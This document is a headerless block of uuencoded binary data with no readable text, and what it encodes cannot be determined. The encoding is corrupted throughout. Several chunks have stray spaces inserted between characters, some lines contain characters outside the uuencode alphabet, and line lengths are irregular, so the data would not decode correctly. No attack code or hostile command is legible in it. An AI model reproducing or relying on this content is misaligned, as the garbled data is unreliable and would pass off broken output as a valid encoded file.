MC]M_XP,=-N^D#*QP7+86)>"UF&<(_`DDBJ3`#X)[XEK:U+JYXOU@?<[G
M\$-0"X*E\#<M/FZ1(TT6HP%9],1ES4TMB[O&2"2HTCX8\1E5_4ER`\$_) \$HR1
M/%<L3HZU?#A&:].9Z)!<(*6V';S1DMC8"]C4QQ?VITC6D\$3\$:-@`DF^^2*)T
M=A(O4A"XEMDFC(N2*`/GVFBK`\#L9T#2YO6,I&#X,]Q/#K33#)&>E>\$4H/_F
MP>@0PW9YV`HCF!SPPZD71C,#B5[6!A66-S1"]E;.(`\/[&\$]AHD5`604,J:
M"L-?`7[Y76WYG@7?.;!-RR\+I*LA^7DZAE:`4D"02?K,!>5L;\$9@SH6`N,T
M-'(U"--)8#547*:N9"JQ9BW)K@C.P/\J9E<2+9E(98A2\$P3X[NDAZLQ9^!70
M(4H0(I` `(I[>:%]D9!"X#8#9'C))T,#HF3&4D,@58)IX@+&(IF(])!`_`-S:T
M.`EX`F%?9<1/+`Z@`Y4!\$9'/B,/!D:%X"Q`\$:]@.(B@E=RC1C<F\BZ*K]9:F
MN3HY<*(>PK)"M!Z`T/JV17IZ!\`8OVAOM+04BR)P^RS:M9(:(" [H-%+V;<7B`
M)R!W"(@B3ZPWQNK-Z8G@WMW&QF62#8(713.K\$ZF5N,YJ&4I@.W;4\$LS`,LR&
M2,*UAOL4*>A!DGYP?C33,\`2%G5V.H)^\A,+V82,5!O@<NB?W(]=@ (B0,8\$:
MC(TA>>C,820V1\$CL`AF\$&-+AY/<#^19'2(DIDB.3TC@PE8<Q:\$?TJNDX./E+\
M].YH?RRN8[P.5)\$.HZ4CXZD?P7ZD&`C;Z1`X'0%ANEACL+^(CVQ.-B)"9'Z0
M*!&W)%8>(GMG@4>0` `!!Y.)AABJ(VI.J(`686I`=B/W)H9V=CB!8<):&9@:B
M.N(,H/PE42ZVD)8X@#J`430R!" ,Q&(WWP[ZA=#8@]=W20C2&&R:.53PK+)NM
M<\Y%3W2DT:.I%.S4D\$J)P4)"G@+`"<AS7!@T2KS8(L:S%_0[4!GN9,A"-45B
M@^\$8I,@`G);IPDV_*X-^]1C@%J:T)E+),*1GH%H.2ZQ<F!_(K!)+(#0-O;)
M"2W^30)[2]\02<=ZK)D.WU?)\$D\GXC(Y4(*P!7)67\$1AJU%>D0NA[0GI*V*^
MGI4`H2-]L/NUQTZ.\$C<OF^PWC_`^1LGH#.WH?3!^L20.H5='K,._1#H`:F<K
ML7D+\$FE8#\$66!8X+A\$&ZAZWIQ7U,')P'=\$P']&@`ZUD(GXC^9J)SA`(['".
M_K`7K+/\`B<\$"B279##`I!>`!Q,B,\$F\$!QR\\$JGAH\6`O+!_`([Z1)`*:C1S^
MM(8SX8.,`*!AH`(C:`T`B4`!6W1V.H-AO>_\:M^T@T./&?(\$F,QA+5IU*1
MM;AT^4;4,`A#W@;#ER9:&D=<A4!`L`#?6>F1;B`U>`<+&RW),Z5>8%Y2P,1
M@>[D]`:Q#0`@&=<R* ;#D8PEQU^^+I89X,FP`[Q]#:SDR\$A@B0`K"([8A*<[!
M,)8ZGQ`BB)XYV/LLLXH<-H#W(#A`*I5EQS`@E(UAG!E;/6X8Q2\$@K/+,+F#U
M/O3*)C`L; .DCJR^[VQR-0\8:X"-&"QJ.1#\$\$R^`B&T96MS\$TVDK\5XX!EDNR
MA0?BC8@P8D?I80/!RV"=R4,A4!MRT2P&)PEZW!C%D0(JIM,6C6S%4)I`XN()
MC!&?'(QE&(:TI41X;HHBF09`C`MO:RP>K5@T,M2-HH4@<54@.4!H!:=)]@5-`
M`B.<R`"WBN(,;:@MU@O;>R(SP*AK1JBGTD#I3*L(X7I44\$EK3:I7VRP=RJP
M@^TMBQ<!DFEO.A9(XUC/0`0VJQ(;%E\`DK&@<0>A=?P0D,D`,`EP!U&UR9`"P
M?%4%A@ (9"@@5%@2LI3S8YDT_<2T-SS^AHPW:K`7@#PA#[\$AFH9\$8C`:03JB
M=3G,\$W:K*=\$S@B0ABK.[\$[UKB9<%AR/]L/\$/16/'C`"H@<#A&T:F<PLF(8>
M/INN/B9=\@RP=-X+9!D,:4X,Y7^#@QQ`TVO3,J,6&8&]2^L#YH)XF9@%A;:P
M3"-IB`7U#8ZD!T@.5&>T*:`^B7:.`F* [Z, %6;)-1>)ISDJ6`P?4`^Y.*? ,#
MQ,/S,3\$(`\$P6#,+6H+PDLX`A! !/1675S.I9L\E\$*XL-7\$[\ /3(\=ORMHN!
M>0E?L>`H4)*M6LA?#R,"G4NSH1` `+7LME@!C(Y:)CKNQXT@RXA8#[3!GL6<`
M0(@HJX<\$L;P(96B,6\$8!P#A.##!.%X9%[N,B>`\$RD`:&L<`>GP/S&V*H7B4
M9" &[!4MB)2GF/%&O` `.-;ZR8LS0RC%#J\8,G3DJM`<: `U@78*X%ITZ&LP:1
M8M@I>Z*,&S#W8+9LK<0GXHKF-3"S'+DRB2+0N@UK&9-2D!CL-:DO0`%&84`*
M,C#6BT\$S]BE?G\H:(&I\$I-?>-25-^KZSHIQYB`?`EA%6[M@"*`#9#)8[543/
MX"Q%/#ZC?&B1<V-X99E+>&.KL8%]8N.;L9-MQ_P=31EE.M.L"V:>!GGA&"1
M;1*:1.E)D?R1I+4J,D\$0L3`0%3K4RL9EGGX4*4"^@PT2C*L.[(<*W20%2=@/
MK#RCF@*@\T`Z-MR<GS%1/&Z4*.MKCK,S(EBHZ#*:CZC+`\$:@K2DP#),&-P,%
MQ?@+!@ (, #JW[X\)(9J"6T";` `!68+4.&..PJCW6`X]D1E*P(FF`%(`^UQ1%Z
M!%&K#V\$N!`NT]RIX\$XE=ZJX,Y/DI('7[,EP!DW#,)(\$\$\$G+)]4)\#%U,13(
M=]B)[,2%,X0"<N<#T00(;H(4PG4)*4)7`X\HW5N6ABBL@BA*VLKVDK>KFR7I
MPC03!8TMBFAG(A*7B8R8EOFY+(3WMIQDBZ`29F?2`U%+8USJ3.^U@H3UTL
M4D-MEL3%+#\$2&M:T^69:CN*,5,8P8;0-5@:Z\`5+(\;?*^6)KD_,^S:@#P1
M;X9)ZEBFPW8(Q9!L+2F4@A)(L#`V"\$R:K4B3S"KH=U"OGXG29G-2"Z.T@7E
M(N`)6\`[RHU9VYC,LBN#!\$47.[-4D;MU\F7=2%F9@W@I!L[U>QE?I\$@`\$DA
M\$H1-*30#/KMP4RSIW_NFLS\;=(@1HP/INR)Q/J:\Y^%\$;V2MJ+R1866S<HZE
M"R4S@%/5RI9-S@#0]_/X:2#*76&%` `B.`PD46%K(DK@\$*(<B9*7!#"0)4#
MJ<`&SS;CQ*?+. =9`4H.(D0\<DPD*1=/)1#P-RUICYU;YB60T;MD9]A^5"T\3
M1]) (Y!FR+N&W>-D11G5G)PZ"%"@ (5,S;!D"A\RPY0@<@V=^J-2E8TJW.@P

M8^#CB=7 (;BX?HP?8[^9XAIUX(M?+OR5C!#2<C=?/-L\:&?N'YV.I&!ZTC6H!
MVPQIBGB'OF"\$DMH'DZ3`.G!W,S:69*.8H)4+#U28&(8H;#/'X80+6;LP!0(2
ML&^(<N>G\$D,<_9!#1E5NB"ZXA%>/I74FP2;9L30>2[4'9<B6\$GKXD7!^+T>
M&VJ,I'I#T*RU<2'!\I29*R6D;!/RS)V+<S&/S3%^(0(_BQ)*HFA9!Z0J!D@
M48N&(BNCP`9G`-\$9YXUE5I*!+;SZFI([NDP"\#2\$N8PLP!Y!,HOLS)&SEN0G
M4]SDT+&XPA!7J\B>YP");I2A+%O.I'DA*41G'PR[@R?2,SP2`Q)820Z17&RQ
MD2=KR/CTQ:/17LFT,/(NQX+E2,Z@!14C%2J0BK^ST[Z0@\$<O'P6(L:'D8'G/
M8`QIE28N1V!R\$Q92"XRD,X-(.\0\$QD)\PZ08XKB#G6^'6FK)84*0NGKUZA EK
M\$R.#([W]*\$6=6U-1WIA(),M32%^G,U4SD@-)E.=E\~PW5X#YX4SNF(WG*.7)
MP4@LSMB8!0`B2`W5]R";3=1#RP\EAXYJ892M)>L*,E8:-#`VR%`XK,MC6)EB
MY8V63XF.6D=C)/"- ,1I+4[\$0[QIP#M\$UT9Z1#!/Z.2=#!PIK)!4'AZ,_O72>
M'@>&3XKKQ4"VKXUG(FLL<M_)~FYR42(S'`^"DL""1!9;@H-[:SSO75LJD4GT
M)`M\$N:!'A2@P_IU\S\$%9`*(Q"m;3)1HA3S-8;AFTAB]*%C?+61CH^5Z8PSA
MT5\$8NVS+%I!];#2:~/+Q\$([N]4QO@N,@@93(5-;E-<@SE[/H5+J\O?[X-O8Y
M'SC#1`J/RF%1&AHS!^PK2RW)11Y;>J%\P9&7IR'+0'0PB<GE>I\$R+A`*5:%)
M+!-K5_90>V0+YWD,O<XT>+1TK+C;- (RTT>*%7\,R*XAB@*D<*)Q86,C42NJ
M@D"B(#F4/BX&N+Q,<@V,=83_CQO%V/PP2[3(8,*<+!\$R/(NX>,Q2X'BATN'\$
MM!X1#A1*9)44*([F1[/X\$D6A2Q&2),99@#C\$UI:U'-,*6!UX\$3?G[XF+8[>\
MM(T#45N1Z8#2)-/AYB2:Y#+8"#?G@)CFTD<O3`L]588):FAU)-,3.^-O' =+
M:GYO*4QJ'@L9FU')AY#/-!\$IFY3D#:I<RXU3]N)ZOQ,'D8R,A@5+94% CZ:J
MU67'+<'I7'FUF38"8P0R]KW:Y;6!0,* (YK+=J-D-,).D_=#S1D`!9:WW3A^
M92<OI*BI>7[]TM9PU_SF<.. "KJ;FUOH.DL5X(U:B7_(>;%XX95XX&\$`%0#\$&
M?&-"*I53OUF)!A4.M`@V@LT4;@'(`KB8[, (F'34Y@=RT58)8TMEI]:.&A2\$3
M%"D%?\$Q*.^5^:\:B@<UR<#!:B89-(%P\$F48XM&DU.(R!:1-M" _I7"64\$1+ZY/
MI]"FT~BDV7!A:PMTRRZ.`>-D@,F-8?!!7\$4\$":UNN5;T[FA/9`0VD\$2?#OZH
M70'CDE7^N&15R~_A=HT!FJ;"4[0WA/17Z<TJN!P_@DD,UGZX>*`F5Q5'9S
MM3`W\U/(\$A1_+PXBXA'.D2FC8%+!!*[:IO#+<L7D1<@)*:P^@<5])&QLOD
M\$';<XM'Q7:'F^G9(52@A&`,V+EZ*\$SR9-"R^M:ES22G>5%]'ZH%M-2WDFSA
MP=7LX[I->'Z4+@KW+*PF4QH611N#D\$-1N/FU[>T-C>1LKU\$=#4TSU\<XL5-
M;*UO#SMZQ8L=QV*P_BY(O;!>U)9O!C_~,?-C/ZRI\HQ0YN6U./OB>,+%BYJ[
M%BQ>*BK~BU8&FHE>9B]H75QX[=%QS9WD`S3V[8X%";%IM\R&)94HD`<X68<
M"#*.?2]HAK@0C'F3P!P^/@F+8&'7=K4LFK^89)G3,AX_Y=2P]+S<0@S'MO.2
M%L%DLP9Q;WAQ&,:GO7E1\$V\0?HG:]F>#TKRP3;1RT=*%7?6+^&BTDVSHR=\$P
M81!*!/BT>"GTU#%PO&7.T-:61<=6C!E:.69HU9BA,TEX;(W;2&\D"0Q"><]`
M(I&.HLKM4;VP`N<!VS2-ARU-#<Y;LF3)ZD'XARGG@FNHY^;SNF!><0W`Y/*]
MNR7->:S2,81K"Z/(2S`F"Y4J9NZ;4&";%\$#. *29U`_07CJ17UH[2:'Y'^4[.
ME' ,KK5I^AH+RU,5QH#][5F(YT3@2&H767%QU:_)]E%M+W)F!6'IJ\$%A>7I2%
M65L=ZP7D78XJ2F&F."UU4Y8&@Q8]4,9F8"NE,_T'E#>GVNMB#40';8:.(C
M0XS37@6=VH=*M>K@9&1Y\5"G:V7(5U.TF`Y'G%03`[K[!R3`#.U[_`\GPM
MB7\D/DI4/\FU85GI[.!`C_/2D!/=L=G/YUIS75SLF"\$E>Z?ZR\$&<L-1C6%E
MCCGQ%IUYX([KTVOC/1P>;+K~GI#R=X%[_L&H(I:(-10PIP[D!B`AM=VY;"
MPVPYI56H9L3V'RX(!Q9:SCLI&+(?"Q'O\$.SH+,K;V8F%`G-<(H7S?(!F"-W\$
MA?4MBX@7S_`^8]O#^CE0]L%WU`WLQ8\%BP%3LZ\$:\$B%,U`WYHC)3-DS\=2!>S
MK3"E,@*(S5@EAZP@*`>XH:13`;9,@Z'[%0+-4>8HH\$?#_GL*XF,MZ5#/?2&
M#)?"[6.0JWY@%<_\@?AJ8!N[,ZBG@]61;"G<AF/\\$RC!1Q;;T`S)]GLDR/K
MG/8%BX]CF]WBHP`EFQX1G\MWGA:F)4[R>Q,M\89(STJNY\$W*\0`('5Y"._+2
M^NI(+*-7!(-!%,;I8I`/PQ]QI0>!J22`RH,2,R\>C&`!B0PK9+IQR)0C%*8
M.&KZ(BAQ!!<YS.7"1#?7M)' +[4C[C^3\$TO6&\,'>5D,H`57T10:!)Y(PPB2O
M6/&1>\V028V8Z?F)'5,J9F.-FBE,X<-Z6-*2X5IKM<0;\$Y](M:9FI,69^><
MAXD?QVCJA3):'!R2<=I.1I`[8!C["J/LR*Z@?RH>:29^GZXML`SJ/2S=T^ZC\$
M+2=^QC\$J(T(KL:EDW-CX9MR8^&;4#9'YR(U&XB,]`)'&4Y2+/6,%\GQFM0YL<
M*F#\#&`.48<C["IF2DC4,[WT8RM/S6UJ!_) \$4JI7]Y\$HN1>Q6!E_V0K<T3?2Q
M*A8JI@Q#KR#)JS1@<<PLHD">)2=M^DB.R,]`=X*EO2.Q&8:J.Z#%:"8";'*\$
M^#"R#.#*7[Y,:1`ZI#SL`Q+J>P45N^Q*IE+/LS0/(=ES3@..>QX_I@O\&QW
M(L%TV`\<:WYP^Q-7J3S)P1%@!] .DTC&V1_S0(!Z)BK36]B')P!I\$`AL7+VP#
M"G-1F&M3Y[;5-QY;?[30K2X>JTDDL<;`YP`"L<R@U&^#^8;41S.]MMK3MCC
M\MLSL10@%<=1^P@',MY=FOW%BJ#GD<;Y3[F_:ZH%(!C5L;,%X0H&Z^/(NW=31
M\;BU`MH`OY%*6=Z" "E?VJR1DVNB\G)OD^Z*1>S+CT1U[\$R0VKC9X</_0E[:0
M`Q!OB:L1#&7TI1)#9KI2QZ`QO2`\2#!E5.-'A?'QGH\$[H4D]"1I,CS!M6]RI
MN/(>;SB`9/%AQD_G.I`X\$7CL\$&(^MD)0EZ0BR/A_2Z@[S@\EE/00*0#NF(ET
MHOR\#M;'4+K!4(Y"/5.N7#2JV18,ASJPQDT4?^?H>R!:N*.MV:\$TNRB1B?6)
MVU>`888D)LWHHR3=#(1HA+)L6*G9GJ4T#]#G2LT`O@]"&QA"0/T+4@=QN
M;@`70PG=.NE+I%"&GR.]>(9:(/=@*0[]-ZZ/9)B.@E='\$IT)0#H[+74L3C4Q
MVDUW%I"5,<0V7BR+D7IX.,)S\$!6K]=LU]KKP\,@9AO>="F*5@#78-'P(AG)
MBJ5E5PL2#I&'CCR)N,H">ZMY'88)FU@+3:S;)`\$2*6P!A0B0+!/P!Y!ON@PW
M6(91%YA\@[\&A#LR3G>AWOH`R;>]\$;6DB.YLI"U;4*53L<Q9?5--^0_+'I;
M<%*B&^B`>)34_9_RLS;(_HJCC4D6+5"#(F"JQZAL#>FY3,T+K96'U5\$FL!N,
M<']N!@5P3%R)I^S+6EK)N+0=3G&S`=RG+V62/WZ+:E5B951WI"/>^F2L*3J4
M2\$L%/;:J4M\$^5`LIEYR;S[D.4-\$?R[/IY8<'4@EQI9NN9CC!DN'P,8IO@3+X
M^N0"1LNQ2YE5'7AP,-H?&:QG+(XE36[<LL)1[&9=E&(\$)H\Q`M9DP!79%S.@

MDM#29GZ\$CN>"G%AP) ^) XK=%V0PQU^R9T=AH@; & [/P\$>A, F@F `CLT4Q-%! 6F\$
M\$LSB; FMI0M@?S\<4%DM) 7P: %S0: *WQL2, Z@O=6C10D"LCBG), JZP ` , 38^ ^2S
M-) M?' <\ " ' DV<+Y1: AGI1HAWV=UZ*9: 2!' 6, *55F) . *H, IA) K2: &@BS\ ^_ZV
MH7#&UN#^PP+-W<F' 1 ' W' >7ZQ\%@6R! JXL<&@6=' LISIVG6A\) 4LMA; 8PWAH
M>V9YTY#A0R: @G<ZTP. 0-0 [%T^; (%Y#'. BH+, AD\7GX (; XD, !39?X06B> 'X?0
M' ^LA\$YPW\$GG+N\$HN/\9@&GVHP `K#LRHV&&/L4 (FLQ=%ZG*%1"&] 4X<%\$?' "M
MV6' K*&"/\51=3R-5 (R [/X34ZQGWDQAQ. I7<U+%X<-NA0I) "0#LT7D8Q#; 4#I
M, _+=. 2^9X `@0ZGM-1DHFB, 3M89PC@ `LN29Z=5RAH7; SHZ"X+0YRUL#E<W) 54
M' ZXG68L6AUOF=W2U-) %<+MP3F; *' 6IAJ! 9 [C' +17LG (A.VY) <6K4*4UK ` , +;
MI *\$*K5Y. /N5: @\@\$J\ \BEB+3' . 7*9<W59LP:] AL [@M?EX<PBX `BV `&98V&: N
M=#/ %N5FRF4ZSHG0) \$U, L-VFC! G' ' 8<+@PB>@500+, VU0FM [D "%<]) 44] H^_Y
MD? %CMY_XD\$GG?+<X) -YO+ [00DV) 9+T#89D=-<C<1) CF7" [&RM5=6Y?<@RJ CZ+
MCP] ECB6\$T: *X [C/Z (BZY+) !R++Q [BWIF6; I! 9/FL<>PNJ [8, #UC' &Y. -) \YM
M@1@6V) ZBY&"9/IE*K (H!>3?#N, <W@X% [<V-S"X `M: JV* /+VDR"Z2XVUV<: ' <
M@1; 1K+P: " +TQN) T) YOUZ?O17W) O+A8%#YND@ZN`9\KZ (<; , S*51UAM+8 ` "1%
MTY: SN7R' H! !8) &&&Z_5G<3#L&4KWLX: C ((5) 3+0+ES\$, [\ ` "O8Z* <N%4; &@H
M*K6P@HN0#! (, DXZ:] WAK>B ` "0#X\$V#4&. [&.XO) 8G.V%Z1E [' 1^Y2V: S"Q' \
M6J-W2*JZ4YT=N `Y&>J+U0 (P=. +: \4QRAA/F) O!@' `S0\40+M7L: M3!1 (\EJ.
MV\$' F1+6S2WHS+. 7, !79KI' \ @HY, RSMZ9K9 [A*"AP"-! EHT7KC-*"862S*U: D
M1^@^\$R6ZAM" T0&S<S&2UWQ\ .%3/4" \>] N2; WC! \DER\$&D-W8<; >UIL! \ +VV
ME5<R9CB' YW%QQA%] S& `K, @T8, RS75+G%3, 10>BKO, 0S\$Y, X?6"SCS' M_ : 50'
M\$&. 5: [M"OP] C@BW. HQBA. , ARPO=G.M) I `) ^UBU. Q?@: , \7ZY\ , 8C\L, S?IUI
MHNH2C; O8E1WBA; GE: BJS>+QD' +JCD1ZD) F) LUT>RD4592L+JF9BH&] A (\ [) H
MMME2I+<MNB, DGV=D%YL8-RE*P@M-7 (2) . T ("M8#RS; %IP! LO, SL [?VAJN! T'
M5 (4W. AG\4; E8=W%QX\5 `22, 37X-M/! BS*U--PM6ZUHA; #>, G9V-. PYC#B' ZY
M04J\$DAY (C `SV0A*=?4? \1J/, 6Y\N0&#I "JZEP4H& (@DG#G"; !N1RBF8 ` % `E
M*XNGR. , ><2 `TJ524XDV& (U/A<Q# : 3: >+ARB-%' 9#3I3IXDOCKPAJ1C\$ [\1U
M-I) LV, %3L-S0K@) M) \$IKH [@Y*76OVNN/MVJH] 0P `A# \$) ' NYOK: B9W2LNMN/Y
MA^F# \8==. <; ! `>C5GLB@E% ! Z#9DJZ@. : FK\$QO+ `GT@\$^M [: B/@/4; /=(!H) *
M70P1 "G, : LNZ) XGAG=. W (JH@Z#AB5* `+E&JW) 9: 9Y9 ` .R=' 8AE#48%7; 9D&5'
MC (: 0; (O*6, ' QJCJ\$NLA `; P#T/ + (PD@8D<LB@*P6RT2-\$' , F [YII?=_<MC8Z' +
M0<O6S?9HT (8A+OOI\$OH; . 4Q58VD; \$*_ -1&M8W-1! /\$+B0SQ () R) J; C4%1\$R6
MG"N" N<@U3_H6AYJ: 0V8DTT; (D3XF>Y' : !,) ^\$#, DQ `) 0D2%7>EC&/% . Z@Q"9
MQTCWQN: V, %=Z, &. 9R"K?C&: Y+7ZFEI `; 2W>-Q, 5E+Y+; TMZU=%' +HO9P/8" #
MR@IDUIIPRVD' , KZ#^"S^A=#: !21_ \$>P_3!>@ ` \U^ (&<D&3T4<. 29T: C>4&#&
M<J `O, . /9X1C16\$. S+0I) V9Q=P#3\$ (RXHRJL35G `@N<), AR3\$F%62_7E" 1L-P
MF0 `JT7&=I%J\$ \K7PF [YPX<+IO; W3! ^8. #44B/_D) X+ "< (3. = [?0) >!7H6 (19
M3K+30\L3<6\$D1?J8\ , #P: %B&A6A);) : W7S16EB* T88) #K7BF/VGZY, 4^2, (O
M<D=< [93*? \$2-# "H; L: 8C [^" %F&*R \LQ/K1PU [B7X ` _>NV2XG `H' `M5L3B: ` ^%
M* <6Z^=490K.) 1 [8Z9\AR? [/ (; L (. EW0M8%-PA"6H@01L [. 4+ \ -^F* . P: @ \9I
M: RML>2U#_9QSF#A&"CZ9D_==C-747' \JDAR () : 3+&V*9 (402A5: 1 \ [(\$&MBS
M: 7JWXDR: Q:] * \ !K0S) \P\$T+<L: %^O\$: 0C<K! 7" /; <GSEJ- ' 0ULWMC?8D>J, B
M_30+ /235Z, M-LS0&Y; N?2?F. MG&3S5! 4#^H>D) QNKBG*\$>E\$ZZ%* <WQ5+) 6 (
M<^LH\$ _@] 1&: "JQU: AF0MNY\$@&1) : _"66 [C-HQFD7Q+X<A\$KB9@FZF-TXIK@-
M. ` `I, 52^RD8E6=Y) 0K09>* \$A/ : \AL<A+Q%) OEEHDY<X50-: AJ! 9W (: ?K+&*
M: 92R" %RC@5: ; +?O^*R6_@ "L5: / ^O" B [RJ+R (9H03D3P>%-KQ>LI7I2Z, #Y (
M `R) AM0T `E [(=H@O_ , 0%0S0Q50) FCX: BES^S2; \$Q62<; ; U" H `Q_#C%UL' 6B/=
MH5I05803/ "I \] ! (9 (U&M/0&P \JQU5K6 (\: -"><D' ["NCV; F@, ; J508<@M! [P
M. %, 4301/-8SRR=055481, _ `X/I (BDVRG1+ : KS-H' #UZQ^ \Z; =IU_ \<X' +B#N
M] Q [\TZ [K' WK_TDWO/7S^SK, W?G# [%<2] ZXKKWG_@M [8P [\X [? [/K [#_M_L, 9
MD ` %B (`QB -YL! =3) P9E0Z. 6B: "] #W9E! O-NRAGB37"7>, 4FCAQ\$/0" M&G>/R
MOAMF [D; KC" " 4M7*585@O@] ' &@00>? ` , UF [; @-L=8HC49?J2\OQ/T+<8+&2- =
M/88Q (F! ^V! GS2 (H; V\$HAFDF; AE9^J+^5M<RVP*) H?P2OQW (= 'R"; 6=.] _ (HJ
ML] CG: "%&@) ! . &QCF#1L. T5 (!GIB (7L `L, ' `N] W?R3N%@JJ#<-#) W%/J! 8W-CR
M>J: 3* (0+PD/46\$ \ "5B4N)) V_N' [GF3?ONO3>W9=?0+1=U] W _C6_?' _#_0 `T
M\$' ?1K; L?N9\# " ` '*E6?L?O2BG==LW' 7) 6191AJB+DQE& ; 4IG"Y, UH/\$I; >?9
MUW] PY4VB#B^: X, \$Y) FW [, ' =AI7' &L (`Q6D' M2-03T `! A! LF< _ ^<B6 ` \$5 [-] *
M] B^@8W' A: 7Z4' ["JRP! 1HD4! \$ = `D+. Y* : &* <@N#53=L. DF [@9TW%7 `YFA" "I
M9<%@8BW \U `7F=\$90-YDUVEAH>ABYN_+V) : W@2+B8RDV (&ELP8VU: ++* (?6>O
M) 47LB#S2BVV1H43MBZP "ZJUWWE' \$VRI^HW4T<<KX#H; +1 \ +7@?N ` \>0506<Q
M (J-0+47H<* " * \4PB. RJ" J*OQDEEO=U=*7#+K86. ! - \ /3=K35#CBV9V `Q' F-;
ME5LGCAD\$ ^>AV. D8B. RZ" ; V' [. ?<BZ? ?EM (; SP270+4#MZ&5L&AT] NRS\$D) V\$.
M! O! HD) `9GF4?N* XG6, IO; &@R2 [>2/ >TCW: LC: \TX3P_J) D `Y^ ^VC" 40 [XE! <
M*2W' ' + (, IO?) 00M^ `9V<) <Y" Q-C*#5-#C@K861+I&+ \K! /XJ4N7 `MVU `8B4P
MWAC' HZ-F8) I3SB5CIN3CZT3@HY+5VN: , XPHT [21P [#BVBHVKB (SD0UHX* <OI
M, O; O: J (QFX: % [') O97L3E] : AY98J9Q603MPTL; ?* : G-) ECL+Z! Y'] O: U: 6Z2
MD>_, : `>*] HT& "BV' \5 [#<BPX: GVL@ZUAT; 1\$' ZJ! 6,] ! X' +>V] 1T__X-) U
MN^YY<. <O; C6: 40/ , 6RJ1-OQSS) W5) ' XJ*E@] C4S3@, US] ?]] 1A\$SX* [: QF##
MV%7_7TJJM. S_E207Z/! 45) +AA: . 2VU; C_, @J*W [P6?P<M" : , G; C6-ETR=&\$D
M% D?&% IPN8? =T_ [VN0*1' : T9IP:)] 0@B. J<2U2\$BAU1D' BBRR% ^; 4C=QK<4! 0

M+4?R_Q@< [-@VZ`8%_ \$X^#'# (I;+S!.8R8*A1"J56!UB)V.EV43DZR)KB3H0
MZV/\$);><B?;8F'4@/.U/MDE<D,>,Z1A>*ZIJ2"166G%JH36`=W7B7I+7"E;=
MX%!"B<00<(B=HT.G-K4!,,=B;3!/Z\:,W'P\|P:K=#2KU5F-\$?OY<"J3==I2<
MH^\$E5S*%D/*K@=OV'7VHT29JY/Q1_0!*:KW)'83J7D'3YD_?TYU5<W!1Q+/
M\$>48<:3%*CR3XBS(H(FI\?;`)B0*XH`)].*A#`8A+F;-@BB]2:)D5A\$*3C*]
M]Y&<:=\0K%" +P!^T\$>\$X_VT`&=&4X&H6QS&H':_U&]=`K\$5(M4G'*)KEL.VL
M!8W\$)611MN4EV4D` (4!/:Y%+<G\$E*14UHPHS"1&=D?<M<UCTXKX.3)L-B1;W
M+609G(R@G1"0C.`89("3\$700`7M#`5!BU0]3.>V"4S`',#]ABX`%/';Y[8.)
MU0:US6S2,DVK8J9AM!:IN'9Y[;<755\6<2MI1KENW)AA!Z^PE+\(!LW.Z1R-
M/(X(-`#T^%`I^\$B5_] ^*DE>`*DCVJLC@U)04!_P`&UEKFY%]0"<#\$;0#&%_
M?"!#W+TL,QJFC_4,B<&G>,[0U#6XI`*2*DE3GC4>`,`%NZS9TG03T-6"5K11;
MV(C02#S."?PB>T(^/"5[+0BM88Z2J\FG/,KKX[\$AQM,V&>^/Y'-9BHRP%=T(
M!5II[4]KP&A,:8VM%5;O]RZ,@4FLCZ7P9\$"\$PXS_4PZ8G?Z>[EZ2PS)P(SA"
MQI9&:\!)H@Y&X[!32\$[`T\TE)R2+"^)ZD=U-I[H`MQW@W)\8`!A*M\I`&E5"
MT@-,P3=;V%A"@:.';4J9R&C" B<O=Q(6=O:ULO-"\$XX_7FH9`^#,+^,C#7C/
M=C7)8%<^<WZON:JM4"\$12'? :0@2T]Z02@X,6`H!58@`EKIUG;N* <M_[.NFN(
MZYUUU^H[[[Q7,/7N-8`33HH13T0<`&>E\$66L!9Z7N/L&NKHS0* &C<CG)0H:*
MBQL.<V#\$4>O<NL:U060HW-/0F4?4;KPT/*T;OUTCF;[#:Z1"C1!+-\=1>HPF
M@Z/LBVC3!N*0=MK*Z-IY,) ^XD7;UK29T.LF>-A2+LX!Y^!U9([XIL.[3DFOF
MV?#16-0W:Z:5\08D8?I;>M=@_OYY^\$X&[*5(QT\S&/FE\?1(\$H^9HKVLJ4PY
MSM0Z3' <S"%,&8-B2+?SU,(4_>JP0L/XOR6%_5G<^?,G.<\Y[_XX[B/K!#7_
M^*%S8;9-RG<6H1!*#MEGH;:-Q,@ZV_RL8:P]OY'? :P;/ (7FV]MC:CF)O^PYK
MA!B[R* @T`#D=]N.+L6%\%HQ(S4U>943N<G3\7VQ(+M.]P8W#MSAWN!XH:O54Y
M6'VU/Y6Q42:L_4X9]L0Q0GE["KJ!F.N*)PSKML5,3;^+Z]49H7Z.._&\U@C+
M2@&YVL5,J7N!-^\$K.POH6O`I9_%\01FE<V\O:XD1ZI/9N^0#47YKR!"[8T<*
MN19Z5]IL;)% (@]4HG&U%?&2\$:<EN0+>YL30L5CP-04*O`\$WOX24TT5G;-#M7
MNV4`K>M=3?3BA4VKB@!\$AY@DJ9:9-64[CQ3P5YB?E38!PQCS@U#\$CA`!WVDX
M2[9-%^A:EH??^,KE=KIXO<+JF&R/, *QD-+G0?(U*`A7_4\$M@^_ \$QL&":F9%T
M\JB1><1=%:RJFCV`J-.&YA%?=<7LBHJ9W=712'55Q>S*68!O^Q!%5_Y`T0#Q
MEF`. \C_4`\$!;\$Y@5ZBZ_=E!5BB)&(DBUV?Y#M/?Z(WXWP?:V\$T/@)[G=1<
M7\Q0;QI#G4\\$85@+LR_H0B:CE5F\$;<'WV)B_A6A#F\$M9OIPHD0P9EXB+PFP\$
M.) /G0D!+KW@ (BW?M.`SI:(R#(>LTHS!I;\$ZAOAM6FAF5S44#F)ZX(AA'-!29
M\$>7H#J(M:&YM(SD+.[I:%S?6,_7AP-YX-HF1ZY-)/AN`"DL%:T:BZ6A\\$`BR
MU3-GSACJ.1Q-@`PP2ID12:X4)!;[=/6Q`^_];?R?%"O)<QA;/RP]%.B(1>/
MG1XX__V'+WK_P6MVGg_=SJNOAZUHU]7W[/K5QITW;=I]S\T?/[2>F0ELV=MU
M[64MS<=Q-I;;`8Z81SGEJ^*],PQ557YS\7`4QZ+"`9Z6(BV`MA41EVG1-;\$,
M*7",@U#&`24.Q?S\$KT3[/DL41[!E/Y@/B`\$@/=A]<(RHPLI]PKN5`*GBCLS
MN5/-G5DD=Y`CLRZFK)N52:T5162OC@Y"Q=&N[I.!(C-L5RM](T3MZP8\+1]&
MJ]@7>P([RAZ23\$F\$F:ER7YDJK9DJS4Q5^I49<U496.:N:),,ZV99IJ9JBW!
MU6;PK`V5-<M:UBSVJ!C+U)5)["]0;]-2FDMDPK7(,8`EFZ#B<P,O?"(S-S!;B
